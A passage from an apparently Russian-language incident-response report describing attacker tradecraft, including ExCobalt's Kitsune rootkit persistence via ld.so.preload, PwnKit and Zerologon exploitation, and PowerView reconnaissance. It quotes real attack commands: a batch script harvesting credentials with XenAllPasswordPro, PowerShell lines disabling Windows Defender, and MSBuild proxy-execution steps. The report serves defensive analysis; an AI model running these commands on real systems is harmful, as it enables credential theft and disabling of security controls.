
Отдельно отметим техники закрепления, которые использует группа **ExCobalt**. В ряде расследованных нашими IR-специалистами инцидентах в Windows-инфраструктуре они комбинировали две техники — использование собственных запланированных задач или модификацию существующих и установку вредоносного ПО в качестве системных служб Windows (Create or Modify System Process). На Linux-узлах группа **ExCobalt** внедряла руткит **Kitsune** с помощью техники Dynamic Linker Hijacking (T1574.006). Суть техники — в перехвате потока выполнения и запуске вредоносного кода в контексте легитимного процесса с помощью динамического компоновщика ld.so. Для закрепления **Kitsune** злоумышленники прописали путь до руткита (`/lib64/libselinux.so`) в файл `/etc/ld.so.preload`, к которому обращается динамический компоновщик, в результате чего руткит загружался раньше остальных библиотек и переопределял системные вызовы.

В некоторых компаниях для закрепления в инфраструктуре злоумышленники изменяли пароли пользователей (Account Manipulation) или создавали новые учетные записи (Create Account), а после этого добавляли их в привилегированные группы.

Рисунок 17. Пример создания учетной записи и ее добавления в группу администраторов домена



ПОВЫШЕНИЕ ПРИВИЛЕГИЙ



Для повышения привилегий в скомпрометированной системе злоумышленники, как правило, эксплуатируют уязвимости (Exploitation for Privilege Escalation). Зачастую это уязвимости, которые известны сообществу ИБ уже не один год. Они продолжают представлять угрозу из-за отсутствия во многих компаниях налаженного процесса обновления ОС и ПО. Например, в нескольких проектах мы столкнулись с попытками эксплуатации уязвимости CVE-2020–1472 (Zerologon) в протоколе шифрования, который использует служба Netlogon в Windows. Уязвимость позволяет злоумышленнику выдать себя за контроллер домена, изменить его пароль и тем самым получить контроль над всем доменом и возможность развивать атаку. Эксплуатация осуществлялась с помощью общедоступного эксплойта AutoZerologon.

На ряде Linux-узлов были выявлены попытки повышения привилегий за счет уязвимости CVE-2021–4034 (PwnKit) в утилите pkexec из состава компонента polkit. Она возникает из-за некорректной обработки количества переданных на вход функции `main()` аргументов, вследствие чего переменные окружения выполняются как команды, позволяя злоумышленнику осуществить локальное повышение привилегий. Это одна из самых часто используемых уязвимостей для повышения привилегий в Linux. Для нее существует несколько общедоступных эксплойтов.

Рисунок 18. Следы эксплуатации уязвимости CVE-2021-4034

```
XXXX-XX-XXTXX:XX:XX.XXXXXX+XX:XX computername pkexec[XXXXX]: username: The value for the
SHELL variable was not found the /etc/shells file [USER=root] [TTY=/dev/pts/0]
[CWD=/home/<username>/CVE-2021-4034] [COMMAND=GCONV_PATH=./pwnkit.so:. PATH=GCONV_PATH=.
SHELL=/lol/i/do/not/exists CHARSET=PWNKIT GIO_USE_VFS=]
```

Также наши эксперты выявляли использование специализированных утилит и сценариев, предназначенных для повышения привилегий в Linux, например относительно новой утилиты ttyinject и известного сценария linpeas (Linux Privilege Escalation Awesome Script).

ПОЛУЧЕНИЕ УЧЕТНЫХ ЗАПИСЕЙ

На протяжении многих лет наиболее часто используемой утилитой для получения учетных данных остается утилита Mimikatz, включая ее различные модифицированные версии. Это самый часто выявляемый в ходе проектов инструмент — он был обнаружен в 35% проектов по расследованию инцидентов и ретроспективному анализу. На втором месте по частоте использования для получения учетных данных — утилита XenAllPasswordPro (10% проектов).

Основные способы, которые использовали злоумышленники для сбора учетных данных:

- снятие дампа памяти системного процесса LSASS в Windows и дальнейшее использование утилиты **Mimikatz;**
- получение файла базы данных Active Directory NTDS.dit с контроллера домена;
- извлечение учетных данных из базы данных Security Account Manager (SAM) путем чтения ключей `SAM`, `SYSTEM` и `SECURITY` из ветки реестра `HKLM` с помощью специализированных утилит, например secretsdump из состава **Impacket** или CrackMapExec;
- извлечение сохраненных аутентификационных данных из веб-браузеров с помощью специализированных утилит, например **XenAllPasswordPro;**
- просмотр пользовательских файлов, которые потенциально могут содержать логины и пароли в открытом виде (например, файлы с названиями пароли.txt, доступы.txt);
- подбор логинов и паролей с помощью словарей и специализированных утилит;
- восстановление аутентификационных данных из менеджера паролей Veeam Backup and Replication.

В нескольких случаях атакующие запускали скрипт, который загружал на скомпрометированные узлы утилиту **XenAllPasswordPro**, запускал ее с ключом “–a” (сбор учетных данных из всех доступных для утилиты источников) и записывал результаты ее работы в HTML-отчет. Готовые отчеты размещались на контроллере домена в директориях с названиями, соответствующими именам компьютеров и пользователей. После этого утилита удалялась со скомпрометированных узлов. В одном из проектов подобным образом были собраны учетные данные более чем с 50 узлов, в другом — почти с 200.

Рисунок 19. Получение учетных данных с помощью утилиты XenAllPasswordPro

```
@echo off

set comp=%ComputerName%
set user=%UserName%

mkdir "\\DC\shadowcopy\result\%comp%"
mkdir "\\DC\shadowcopy\result\%comp%\%user%"

mkdir "c:\ProgramData\update"
xcopy "\\DC\shadowcopy\update" "c:\ProgramData\update\" /E /I /Y

"c:\ProgramData\update\XenAllPasswordPro.exe" -a "c:\ProgramData\update\report.html"

copy "c:\ProgramData\update\report.html" "\\DC\shadowcopy\result\%comp%\%user%\" /Y

rmdir /s /q "c:\ProgramData\update"
```

ЗАЩИТА ОТ ОБНАРУЖЕНИЯ

По сравнению с 2021–2023 годами злоумышленники стали реже использовать уникальные бэкдоры собственной разработки. Вместо них они применяют хорошо известные постэксплуатационные фреймворки (например, Metasploit, Sliver, Merlin) вкупе с утилитами для туннелирования, о которых мы поговорим ниже. Вдобавок к этому злоумышленники применяют различные коммерческие и open-source-упаковщики для усложнения анализа ВПО и ухода от детектирования (Obfuscated Files or Information). Наиболее популярными упаковщиками являются UPX, VMProtect, Themida и ASM-Guard. Помимо этого, киберпреступники пользуются обфускаторами кода, например Garble.

На этапе постэксплуатации киберпреступники стараются ослабить защиту инфраструктуры (Impair Defenses), чтобы беспрепятственно осуществлять вредоносную активность. Наиболее распространенный способ — отключение или перенастройка систем безопасности (T1562.001). В первую очередь атакующие стремятся отключить средства антивирусной защиты, которые блокируют установку вредоносного ПО.

Рисунок 20. Пример команд PowerShell, использованных злоумышленниками для отключения Windows Defender

```
Set-MpPreference -DisableRealtimeMonitoring
Get-Service WinDefend | Stop-Service -PassThru | Set-Service -StartupType Disabled
Get-Service WinDefend
Stop-Service WinDefend
Set-MpPreference -DisableRealtimeMonitoring $true
```

Наша практика показывает, что для реализации подтехники T1562.001 становится трендом использование подхода Bring Your Own Vulnerable Driver (BYOVD). Он позволяет атакующим получить привилегии уровня ядра операционной системы и использовать его для отключения СЗИ на узлах, а также для получения дампов оперативной памяти процессов.

Таблица 5. Примеры kernel-mode-драйверов, которые злоумышленники использовали в ходе атак

НАИМЕНОВАНИЕ ДРАЙВЕРА	IMPHASH
SOGFN.sys	ce10082e1aa4c1c2bd953b4a7208e56a
kxxxxxxx.sys	6f7f351caac1ffc1b8e4caa2615c6e75
scmsa.sys	ce10082e1aa4c1c2bd953b4a7208e56a
kEvP64.sys	a1603fe7f02448c6b33687ddb9304c7f

Помимо уязвимых легитимных драйверов, в некоторых атаках злоумышленники пользовались лазейкой в политике Microsoft. Ее суть в том, что атакующие подписывают вновь скомпилированные драйверы неотозванными сертификатами, выпущенными до 29 июля 2015 года, и тем самым успешно обходят проверки ОС и загружают драйверы режима ядра на скомпрометированные узлы.

В проектах по реагированию и расследованию инцидентов наши IR-специалисты сталкивались с реализацией техники MSBuild Bypass. Злоумышленники используют платформу сборки программного обеспечения MSBuild для прокси-выполнения вредоносного кода. Суть техники в том, что вредоносный код доставляется на узел в зашифрованном виде, после чего расшифровывается и компилируется непосредственно на данном скомпрометированном узле с помощью Microsoft Build Engine. Более подробно про эту технику мы писали в нашем Telegram-канале.

Рисунок 21. Реализация техники MSBuild Bypass

```
mkdir %USERPROFILE%\source\repos\TnhDyBhSkw
cd %USERPROFILE%\source\repos\TnhDyBhSkw
copy /Y %TEMP%\.DS_Store %USERPROFILE%\source\repos\TnhDyBhSkw
C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe
%USERPROFILE%\source\repos\TnhDyBhSkw\.DS_Store >nul 2>&1
exit
```

ИССЛЕДОВАНИЕ ИНФРАСТРУКТУРЫ

После получения первоначального доступа злоумышленники приступают к исследованию инфраструктуры. Они сканируют корпоративную сеть, ищут узлы, на которые можно перейти со скомпрометированного узла. На этом этапе атакующие активно используют различные сетевые сканеры. В числе наиболее распространенных мы выделяем SoftPerfect Network Scanner (был обнаружен в 15% проектов), Nmap (10%) и fscan (8%). Полный перечень сетевых сканеров отражен на тепловой карте инструментов (см. рисунок 12).

В инфраструктуре на базе Windows атакующие проводят разведку Active Directory. Для этого чаще всего используются утилиты AdFind, ADRecon, ADExplorer и компонент PowerView общедоступного фреймворка **PowerSploit**. Ниже приведены примеры использования **PowerView** в реальных атаках. На рисунке 22 представлен листинг команд, из которого видно, что атакующие использовали **PowerView** для выявления узлов, на которых авторизовывались привилегированные пользователи, и сохраняли полученную информацию в текстовом файле для дальнейшего изучения. На рисунке 23 приведены команды, которые атакующие использовали для поиска файлов, связанных с платформой виртуализации vSphere.

Рисунок 22. Команда для поиска узлов, на которых авторизовывались привилегированные пользователи


```
cd c:/users/public
import-module ./PowerView.ps1
Find-DomainUserLocation -UserIdentity [redacted], Hyper-V, [redacted], Администратор > admins.txt
```

Рисунок 23. Команда для поиска файлов, соответствующих строкам vSphere и Client, в общих директориях

```
cd c:/users/public
import-module PowerView.ps1
...
import-module ./PowerView.ps1
Find-InterestingDomainShareFile -Include @('*vSphere*', '*Client*') -Credential
[redacted] > res.txt
cd c:/users/public
```

В ряде случаев злоумышленники маскировали инструментарий, используемый на этом этапе. Например, в одном проекте сканер **fscan** был замаскирован под легитимный файл браузера. Чтобы оставаться незамеченными, для разведки в инфраструктуре злоумышленники также активно используют различные команды ОС, системные утилиты, например `whoami`, `net`, `taskkill`, `nslookup`, `ipconfig`, `ping`, `route`, и инструменты из категории living off the land.

ПРОДВИЖЕНИЕ ПО СЕТИ



Внутри скомпрометированной инфраструктуры злоумышленники перемещаются преимущественно с использованием протоколов RDP (T1021.001), SMB (T1021.002) и SSH (T1021.004). На этом этапе для удаленного выполнения команд злоумышленники чаще всего применяли утилиты SMBExec и AtExec из состава фреймворка **Impacket** (выявлен в 33% проектов) и PsExec из состава **Sysinternals** (26%).

